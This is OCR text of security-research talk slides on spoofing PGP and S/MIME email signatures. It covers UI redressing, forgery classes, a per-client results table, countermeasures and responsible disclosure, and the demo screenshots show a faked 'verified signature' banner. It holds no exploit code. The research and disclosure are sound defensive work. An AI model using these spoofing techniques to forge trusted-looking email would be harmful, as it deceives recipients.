

About
johnny@bigcorporation.de
Logout
roundcube
Mail
Contacts
Settings
Refresh
Compose
Reply
Reply all
Forward
Delete
Mark
More
All
Inbox
Drafts
Sent
Junk
Trash
Messages 1 to 1 of 1
1
manager@bigcorporation.de
Today 10:44
Important news
0%
Select
Threads
Important news
From
manager@bigcorporation.de
Date
Today 10:44
Verified signature from The Manager <manager@bigcorporation.de>.
Congratulations, you've been promoted!
Attacker-controlled UI elements


Signature Spoofing

We attack the presentation and interpretation of email signatures.

We do not attack the underlying cryptography.







As a cryptographer, you should consider this as a neat warning that strong crypto is not everything

Methodology


- 25 clients
  - PGP and S/MIME
  - All major platforms

- Developed 5 attack classes:
  - 3 common
  - 1 specific to PGP
  - 1 specific to S/MIME

- Considered 3 forgery classes


Forgery Classes

● Perfect forgery ◐ Partial forgery ○ Weak forgery




Forgery Classes

● Perfect forgery ◐ Partial forgery ○ Weak forgery




Forgery Classes


● Perfect forgery ◐ Partial forgery ○ Weak forgery



Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions


About
johnny@bigcorporation.de
Logout
roundcube
Mail
Contacts
Settings
Refresh
Compose
Reply
Reply all
Forward
Delete
Mark
More
All
Inbox
Drafts
Sent
Junk
Trash
0%
Messages 1 to 1 of 1
1
manager@bigcorporation.de
Today 10:44
Important news
Select
Threads
Important news
From
manager@bigcorporation.de
Date
Today 10:44
Verified signature from The Manager <manager@bigcorporation.de>.
Congratulations, you've been promoted!



PGP signed message
PGP signed message
From
manager@work.com
Date
Today 21:20
Ver
Congrat
Verified signature from Manager <manager@work.com>.
Johnny, you are fired!

UI Redressing – Causes

- HTML and CSS support in email clients

- Security indicators in mail body
  - Often implemented by third-party plugin
  - Intuitive (signature assigned to plaintext)

UI Redressing – Countermeasures



Enigmail
< 2.0.8


Enigmail
≥ 2.0.8


		OpenPGP				S/MIME			
OS	**Client**	**GPG**	**MIME**	**ID**	**UI**	**CMS**	**MIME**	**ID**	**UI**
Windows	Thunderbird				○				–
	Outlook				○				○
	Win. 10 Mail	n/a	n/a	n/a	n/a				○
	Win. Live Mail	n/a	n/a	n/a	n/a				○
	The Bat!				–				–
	eM Client				◐				◐
	Postbox				–				–
Linux	KMail				○				○
	Evolution				○				○
	Trojitá				●				●
	Claws				–				–
	Mutt				○				○
macOS	Apple Mail				○				○
	MailMate				●				○
	Airmail				–				–
iOS	Mail App	n/a	n/a	n/a	n/a				–
Android	K-9 Mail				–	n/a	n/a	n/a	n/a
	R2Mail2				○				○
	MailDroid				◐				◐
	Nine	n/a	n/a	n/a	n/a				○
Web	Roundcube				●				●
	Horde/IMP				–				–
	Mailpile				–	n/a	n/a	n/a	n/a
	Mailfence				–	n/a	n/a	n/a	n/a
	Exchange/OWA	n/a	n/a	n/a	n/a				○

Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

How Is Signer Bound to Signed Content?





